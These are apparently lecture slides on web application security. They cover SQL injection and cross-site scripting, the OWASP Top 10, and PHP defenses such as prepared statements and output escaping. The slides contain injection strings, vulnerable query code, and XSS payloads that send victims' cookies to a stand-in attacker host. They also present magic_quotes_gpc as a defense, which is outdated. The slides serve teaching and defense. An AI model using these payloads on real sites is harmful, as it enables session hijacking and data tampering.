Analysis of Web Application Security

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Caveats

- Concern mainly with security problems resulted from program defects
- Will use PHP and JavaScript for illustration, though there are many other languages
- Means of analysis in general
  - Testing and simulation
  - Formal verification
    - Algorithmic: static analysis, model checking
    - Deductive: theorem proving
  - Manual code review


Personal Perspective

- I am a formal verification person, seeking practical uses of my expertise.
- Web application security is one of the very few practical domains where programmers find program analyzers useful/indispensable.
- There are challenging problems unsolved by current commercial tools.

Outline

- Introduction
- Common Vulnerabilities and Defenses
- Objectives and Challenges
- Opportunities
- Our Approach: CANTU
- Conclusion

How the Web Works


Client side
Server side
1
Interact with the browser
User
Browser
Display the page and execute client-side scripts on the page
5
2
Request for a Web page
Delivery of the page in HTML + scripts
4
3
Retrieve/generate the page, possibly using data from the database and adding client-side scripts to enrich functionalities

Note: cookies or the equivalent are typically used for maintaining sessions.

Web Applications

- *Web applications* refer mainly to the application programs running on the server.
- Part of a Web application may run on the client.
- Together, they make the Web interactive, convenient, and versatile.
- Online activities enabled by Web applications:
  - Hotel/transportation reservation,
  - Banking, social networks, etc.
- As such, Web applications often involve user's private and confidential data.

Web Applications: Dynamic Contents

```
<?
$link =  mysql_connect('localhost','username','password');  // connect to
database
$db =  mysql_select_db('dbname',$link);

fixInput();  // invoke a user-defined  sanitization function to validate all inputs

$user=$_POST['account'];

// fetch and display account information
$query="SELECT id, name, description  FROM project WHERE
                user_account=' ".$user." ' " ;
$query_result = mysql_query($query);
while ($result=mysql_fetch_row($query_result)) {
   echo '<table>';
       echo '<tr>';
          echo '<td width="100px">'.$result[0].'</td>';
          echo '<td width="100px">'.$result[1].'</td>';
          echo '<td width="100px">'.$result[2].'</td>';
       echo '</tr>';
   echo '</table>';
}
?>
```

Web Applications: Client-Side Script

```
<html>
<head>
   <title>Example 2</title>
   <script type=‘text/javascript’>
      function submit_form(){

         if(document.getElementById(‘user_account’).value!=“”){
             document.getElementById(‘project_form’).submit();
         }

      }
   </script>
</head>
<body>
   <form id=‘project_form’ action=‘my_project.php’ method=‘POST’>
      <input type=‘text’ name=‘user_account’ id=‘user_account’ />
      <input type=‘button’  value=‘OK’ onclick=‘submit_form();’ />
      <input type=‘reset’ value=‘Reset’ />
   </form>
</body>
</html>
```

Vulnerable Web Applications

- Many Web applications have security vulnerabilities that may be exploited by the attacker.
- Most security vulnerabilities are a result of bad programming practices or programming errors.
- The possible damages:
  - Your personal data get stolen.
  - Your website gets infected or sabotaged.
  - These may bare financial or legal consequences.

A Common Vulnerability: SQL Injection

- User's inputs are used as parts of an SQL query, without being checked/validated.
- Attackers may exploit the vulnerability to read, update, create, or delete arbitrary data in the database.
- Example (display all users' information):
  - Relevant code in a vulnerable application:


```
$sql = "SELECT * FROM users WHERE id = '" . $_GET['id'] . "'";
```

  - The attacker types in **<u>0' OR '1' = '1</u>** as the input for id.
  - The actual query executed:

```
SELECT * FROM users WHERE id = '0' OR '1' = '1';
```

  - So, the attacker gets to see every row from the `users` table.

SQL Injection (cont.)



1. Send an HTTP request with id = 1128

2. The server returns the user data with id=1128 (SQL query: SELECT * FROM user WHERE id='1128';)

1. Send an HTTP request with id = 0' OR '1'='1

2. The server returns all tuples in the user table (SELECT * FROM user WHERE id='0' OR '1'='1';)

Compromised Websites

- Compromised legitimate websites can introduce malware and scams.
- Compromised sites of 2010 include
  - the European site of popular tech blog TechCrunch,
  - news outlets like the Jerusalem Post, and
  - local government websites like that of the U.K.'s Somerset County Council.
- 30,000 new malicious URLs every day.

Source: Sophos security threat report 2011

Compromised Websites (cont.)

- More than 70% of those URLs are legitimate websites that have been hacked or compromised.
- Criminals gain access to the data on a legitimate site and subvert it to their own ends.
- They achieve this by
  - exploiting vulnerabilities in the software that power the sites or
  - by stealing access credentials from malware-infected machines.

Source: Sophos security threat report 2011

Prevention

- Properly configure the server
- Use secure application interfaces
- Validate (sanitize) all inputs from the user and even the database
- Apply detection/verification tools and repair errors before deployment
  - Commercial tools
  - Free tools from research laboratories

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OWASP Top 10 Application Security Risks

- Injection
- Cross-Site Scripting (XSS)
- Broken Authentication and Session Management
- Insecure Direct Object Reference
- Cross-Site Request Forgery (CSRF)
- Security Misconfiguration
- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards

What Changed from 2007 to 2010

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross-Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

SQL Injection (cont.)

- Example:

  Forgot Password

  Email:

  We will send your account information to your email address.

  relevant code:

```
$sql = “SELECT login_id, passwd, full_name, email
        FROM users
        WHERE email = ‘” . $_GET[‘email’] . “’”;
```

- The attacker may set things up to steal the account of Bob (bob@example.com) by fooling the server to execute:

```
SELECT login_id, passwd, full_name, email
FROM users
WHERE email = ‘x’;
UPDATE users
SET email = ‘evil@attack.com’
WHERE email = ‘bob@example.com’;
```

Defenses against SQL Injection in PHP

- Sources (where tainted data come from)
  - $_GET, $_POST, $_SERVER, $_COOKIE, $_FILE, $_REQUEST, $_SESSION
- Sinks (where tainted data should not be used)
  - mysql_query(), mysql_create_db(), mysql_db_query (), mysql_drop_db(), mysql_unbuffered_query()
- Defenses
  - Parameter: magic_quotes_gpc
  - Built-in function: addslashes
  - Prepared statements (for database accesses)

Defenses against SQL Injection (cont.)

- Set the `magic_quotes_gpc` parameter on in the PHP configuration file.
  - When the parameter is on, ' (single-quote), " (double quote), \ (backslash) and *NULL* characters are escaped with a backslash automatically.
- Built-in function: `addslashes( string $str )`
  - The same effect as setting `magic_quotes_gpc` on

```
<?php
$str = "Is your name O'Brien?";
echo addslashes($str);
// Output: Is your name O\'Brien?
?>
```

Defenses against SQL Injection (cont.)

- Prepared statements
  - Set up a statement once, and then execute it many times with different parameters.
  - Example:


```
$db_connection = new mysqli("localhost", "user", "pass", "db");
$statement = $db_connection->prepare("SELECT * FROM users WHERE id
= ?");
$statement->bind_param("i", $id);
$statement->execute(); ...
```

  - To execute the above query, one needs to supply the actual value for ? (which is called a placeholder).
  - The first argument of `bind_param()` is the input's type: i for int, s for string, d for double

Cross-Site Scripting (XSS)

- The server sends unchecked/unvalidated data to user’s browser.
- Attackers may exploit the vulnerability to execute client-side scripts to:
  - Hijack user sessions
  - Deface websites
  - Conduct phishing attacks
- Types of cross-site scripting :
  - Stored XSS
  - Reflected XSS

Stored XSS



1. Post a malicious message onto the bulletin board.

```
<script>document.location=
"http://attackersite/collect.cgi?cookie="
+ document.cookie;
</script>
```

2. Logon request

3. Set-Cookie: …

4. Read the bulletin board


5. Show the malicious script

```
<script>document.location=
"http://attackersite/collect.cgi?cookie="
+ document.cookie;
</script>
```

6. The victim's browser runs the script and transmits the cookie to the attacker.

→ (blue)	message Victim aware of
→ (orange)	message Victim unaware of

Reflected XSS



1. Logon request

2. Set-Cookie: ID=A12345

3. Request by clicking unwittingly a link to Attacker's site

4.
```
<HTML>
<a href='http://vulnerablesite/welcome.cgi?name=<script>window.open(%27http://attackersite/collect.cgi?cookie=%27%2Bdocument.cookie);</script>'>vulnerablesite</a>
```

5.
```
<HTML>
<a href='http://vulnerablesite/welcome.cgi?name=<script>window.open(%27http://attackersite/collect.cgi?cookie=%27%2Bdocument.cookie);</script>'>vulnerablesite</a>
```

6.
```
<HTML>
<Title>Welcome!</Title>Hi
<script>window.open('http://attackersite/collect.cgi?cookie ='+document.cookie);
</script>
```

7. http://attackersite/collect.cgi?cookie=ID=A12345 (cookie stolen by the attacker)

→ message Victim aware of
→ message Victim unaware of

Defenses against Cross-Site Scripting in PHP

- Sources (assumption: the database is not tainted)
  - $_GET, $_POST, $_SERVER, $_COOKIE, $_FILE, $_REQUEST, $_SESSION
- More Sources (assumption: the database is tainted)
  - mysql_fetch_array(), mysql_fetch_field(), mysql_fetch_object(), mysql_fetch_row(), ...
- Sinks
  - echo, printf, ...
- Defenses
  - htmlspecialchars()
  - htmlentities()

Defenses against Cross-Site Scripting (cont.)

- Built-in function: htmlspecialchars(string $str [, int $quote_style = ENT_COMPAT])
  - Convert special characters to HTML entities
    - '&' (ampersand) becomes '&amp;'
    - '"' (double quote) becomes '&quot;' when **ENT_NOQUOTES** is not set.
    - ''' (single quote) becomes '&#039;' only when **ENT_QUOTES** is set.
    - '<' (less than) becomes '&lt;'
    - '>' (greater than) becomes '&gt;'

```
<?php
$new = htmlspecialchars("<a href='test'>Test</a>", ENT_QUOTES);
echo $new; // &lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt;
?>
```

Defenses against Cross-Site Scripting (cont.)

- Built-in function: htmlentities(string $string [, int $quote_style = *ENT_COMPAT*])
  - the same effect with built-in function: htmlspecialchars()

```
<?php
$orig = "I'll \"walk\" the <b>dog</b> now";
$a = htmlentities($orig);
$b = html_entity_decode($a);
echo $a; // I'll &quot;walk&quot; the &lt;b&gt;dog&lt;/b&gt;
now
echo $b; // I'll "walk" the <b>dog</b> now
?>
```

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Current Status

